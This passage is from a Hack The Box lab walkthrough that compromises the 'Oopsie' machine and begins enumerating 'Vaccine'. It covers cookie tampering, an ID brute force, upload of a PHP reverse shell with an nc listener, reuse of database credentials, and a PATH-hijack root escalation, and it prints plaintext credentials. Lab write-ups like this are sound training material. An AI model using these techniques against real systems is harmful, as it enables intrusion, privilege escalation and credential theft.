


This shows that it might be possible to brute force the **id** values, and display the **user** value for another user, such as the super admin account.


We can do this using by trying a series of id values, we will use Burp's **Intruder module**.




We press Clear to remove the pre-populated payload positions




We now select the Id value (1),



We click Add.



Next, click on the Payloads tab.



We can generate a sequential list of 1-100 using a simple bash script


for i in `seq 1 100`; do echo $i; done

```
kali@kali:~$ for i in `seq 1 100`; do echo $i; done
1
2
3
4
5
6
7
8
9
10
```

.....


```
89
90
91
92
93
94
95
96
97
98
99
100
```

Paste the output into the Payloads box.



Next we move to “Options” tab

We ensure that Follow Redirections is set to "**Always**", and select the option to "**Process cookies in redirections**".




Let’s click on the Target tab, and then click “**Start attack**”.


We sort responses by Length, and view the results.

Request	Payload	Status	Error	Redirec...	Timeout	Length	Comment
30	30	200	☐	0	☐	3826	
0		200	☐	0	☐	3815	
1	1	200	☐	0	☐	3815	
13	13	200	☐	0	☐	3813	
23	23	200	☐	0	☐	3812	
4	4	200	☐	0	☐	3811	
2	2	200	☐	0	☐	3787	
3	3	200	☐	0	☐	3787	
5	5	200	☐	0	☐	3787	
6	6	200	☐	0	☐	3787	
7	7	200	☐	0	☐	3787	
8	8	200	☐	0	☐	3787	
9	9	200	☐	0	☐	3787	
10	10	200	☐	0	☐	3787	
11	11	200	☐	0	☐	3787	
12	12	200	☐	0	☐	3787	


A few of a responses have a different length, and we proceed to examine them. The super admin account is visible, and **corresponding user value is identified**(86575).




Let’s try to access the Uploads page again




Let's substitute the user value (34322) with the super admins value (86575).




Let's click on "Forward" and see what the response into the browser (let's disable the proxy first)



Inspecting cookies, let's see again the upload page:




We can see that the user's Value is "**34322**" with role "admin"




Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	sameSite
role	10.10.10.28	/	Fri, 07 Aug 2020 19:30:55 GMT	Thu, 09 Jul 2020 12:40:51 GMT	admin	false	Unset
user	10.10.10.28	/	Fri, 07 Aug 2020 19:30:55 GMT	Thu, 09 Jul 2020 12:40:51 GMT	34322	false	Unset

Let's try changing the users' value into "**86575**" an see what happens the we refresh the page



We do now have access as super admin:



Foothold

Let's check if the developer forgot to implement user input validation, and so we should test if we can upload other files, such as a PHP webshell.

Let's locate the "php-reverse-shell.php" file.

```
kali@kali:~/HTB/StartingPoint/Ooopsie$ locate php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
kali@kali:~/HTB/StartingPoint/Ooopsie$
```


Let's save this file as "**check.php**"

```
kali@kali:~/HTB/StartingPoint/Oopsie$ ls
check.php
```

Let’s now customize the file “check.php” file with our IP address and the port values

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '[our ip address]';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Page reports that the upload of the “**check.php**” file was successful



We don't know where the reverse shell was uploaded to. Let's enumerate the web server for common directories using a the dirsearch tool.

```
kali@kali:~/HTB/StartingPoint/Oopsie$ git clone https://github.com/maurosoria/dirsearch.git
Cloning into 'dirsearch'...
remote: Enumerating objects: 109, done.
remote: Counting objects: 100% (109/109), done.
remote: Compressing objects: 100% (93/93), done.
remote: Total 2182 (delta 54), reused 36 (delta 16), pack-reused 2073
Receiving objects: 100% (2182/2182), 17.96 MiB | 5.83 MiB/s, done.
Resolving deltas: 100% (1302/1302), done.
```

From the output we can see that tool identified the uploads folder

```
kali@kali:~/HTB/StartingPoint/Oopsie$ cd dirsearch
kali@kali:~/HTB/StartingPoint/Oopsie/dirsearch$ sudo python3 dirsearch.py -u http://10.10.10.28 -e php
```

```
v0.3.9

Extensions:  | HTTP method: getSuffixes: php | HTTP method: get | Threads: 10 | Wordlist size: 6487 | Request count: 6487

Error Log: /home/kali/HTB/StartingPoint/Oopsie/dirsearch/logs/errors-20-07-09_10-10-20.log

Target: http://10.10.10.28

Output File: /home/kali/HTB/StartingPoint/Oopsie/dirsearch/reports/10.10.10.28/20-07-09_10-10-21

[10:10:21] Starting:
```

```
[10:10:38] 200 -   11KB - /index.php/login/
[10:10:39] 301 -  307B  - /js  →  http://10.10.10.28/js/
[10:10:45] 403 -  276B  - /server-status
[10:10:45] 403 -  276B  - /server-status/
[10:10:47] 301 -  311B  - /themes  →  http://10.10.10.28/themes/
[10:10:48] 301 -  312B  - /uploads  →  http://10.10.10.28/uploads/
[10:10:48] 403 -  276B  - /uploads/

Task Completed
```

We can set up our listener

```
kali@kali:~/HTB/StartingPoint/Oopsie$ nc -lvnp 1234
listening on [any] 1234 ...
```


Then we can trigger a reverse shell using the curl command.

```
kali@kali:~/HTB/StartingPoint/Oopsie$ curl http://10.10.10.28/uploads/check.php
```

Below a a shell as **www-data** and proceed to upgrade it.

```
kali@kali:~/HTB/StartingPoint/Oopsie$ curl http://10.10.10.28/uploads/check.php

kali@kali:~/HTB/StartingPoint/Oopsie$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.28] 59516
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 14:26:51 up 12:05,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


Let’s upgrade the reverse shell as follow:

SHELL=/bin/bash script -q /dev/null **<Ctrl-Z>** **stty raw -echo** **fg** **reset** **xterm**	


Lateral Movement

The website records are probably retrieved from a database, so it's a good idea to check for database connection information.

Let’s check for any db file



And



Let check the **/var/www/html/cdn-cgi/login/db.php.**

```
www-data@oopsie:/$ cat /var/www/html/cdn-cgi/login/db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

From the php.net manual page "https://www.php.net/manual/en/function.mysqli-connect.php", we see how **mysqli_connect** function works:

```
mysqli_connect(DB_HOST, DB_USERNAME, DB_PASSWORD,DB_NAME);"
```

Indeed, **db.php** does contain credentials:

- DB_USERNAME: **robert**
- DB_PASSWORD:**M3g4C0rpUs3r!**

We can su robert to move laterally.

```
www-data@oopsie:/$ su robert
Password:
robert@oopsie:/$
```

Privilege Escalation

The **id** command reveals that **robert** is a member of the **bugracker** group.

```
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/$
```

We can enumerate the filesystem to see if this group has any special acces

```
find / -type f -group bugtracker 2>/dev/null
```

```
robert@oopsie:/$ find / -type f -group bugtracker 2>/dev/null
/usr/bin/bugtracker
```

ls -al /usr/bin/bugtracker

```
robert@oopsie:/$ ls -al /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 10:14 /usr/bin/bugtracker
```

We could have use also the following command to concatenate the two commands:

find / -type f -group bugtracker 2>/dev/null | xargs ls -al

```
robert@oopsie:/$ find / -type f -group bugtracker 2>/dev/null | xargs  ls -al
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 10:14 /usr/bin/bugtracker
```

We can see that there is a special permission on the file "**s**".

That is the "setuid" bit, which tells the OS to execute that program with the userid of its owner.This is typically used with files owned by root to allow normal users to execute them as root with no external tools (such as sudo).

SUID is a special file permission for executable files which enables other users to run the file with effective permissions of the file owner. Instead of the normal x which represents execute permissions, you will see an **s** (to indicate **SUID**) special permission for the user.

SGID is a special file permission that also applies to executable files and enables other users to inherit the effective **GID** of file group owner. Likewise, rather than the usual x which represents execute permissions, you will see an **s** (to indicate **SGID**) special permission for group user.

Let's run the **bugtracker binary** and see what it does.

```
robert@oopsie:/$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
---------------

Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:
When loading library in firmware it seems to be crashed

What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.

What happened instead:
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING from menu does not stay enabled between connects.
```

It seems to output a report based on the ID value provided. Let's use strings to see how it does this.

```
robert@oopsie:/$ strings /usr/bin/bugtracker
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
```

<SNIP>

```
------------------
: EV Bug Tracker :
------------------
Provide Bug ID:
---------------
cat /root/reports/
;*3$"
GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0
```

We see that it calls the "**cat**" binary using this relative path instead of the absolute path.

Let have a look to current $PATH

echo $PATH

```
robert@oopsie:/$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

By creating a malicious cat, and modifying the path to include the current working directory, we should be able to abuse this misconfiguration, and escalate our privileges to root.

Let's add the "**tmp**" directory to PATH

```
export PATH=/tmp:$PATH
```

```
robert@oopsie:/$ export PATH=/tmp:$PATH
robert@oopsie:/$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

Then we move into the tmp folder:

```
cd /tmp/
```

Let' create **a malicious cat**,

```
echo '/bin/sh' > cat
```

Let's make it executable.

```
chmod +x cat
```

Now, after making our "malicious" cat executable if we search for the cat executable with the "which" command we will see:

```
robert@oopsie:/tmp$ which -a cat
/tmp/cat
/bin/cat
```

PATH is an *environmental variable* in Linux and other Unix-like operating systems that tells the *shell* which directories to search for *executable files* (i.e., ready-to-run programs) in response to commands issued by a user.

The first "cat" command to be executed will be "/tmp/cat", so by running the bugtracker nìbinary we will have access to a root shell.

```
robert@oopsie:/tmp$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
---------------

# id
uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
# whoami
root
```

```
 # id
 uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
 # whoami
 root
 # pwd
 /tmp
 # cd /root
 # ls
 reports  root.txt
 # more root.txt
 af13b0bee69f8a877c3faf667f7beacf
```

Post Exploitation

Inside root's folder, we see a .config folder, which contains a FileZilla config file with the credentials **ftpuser / mc@F1l3ZilL4** visible in plain text.

```
root@oopsie:~/.config/filezilla# more filezilla.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
    <RecentServers>
        <Server>
            <Host>10.10.10.44</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>ftpuser</User>
            <Pass>mc@F1l3ZilL4</Pass>
            <Logontype>1</Logontype>
```

Machine : **Vaccine**

Ip: **10.10.10.46**

Enumeration

nmap -sC -sV 10.10.10.46

Running a simple Nmap scan reveals three open ports running, for FTP, SSH and Apache respectively.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-03 10:28 EDT
Nmap scan report for 10.10.10.46
Host is up (0.041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp open    ftp         vsftpd 3.0.3
22/tcp open    ssh         OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|     3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|     256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_    256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open    http        Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|     /:
|         PHPSESSID:
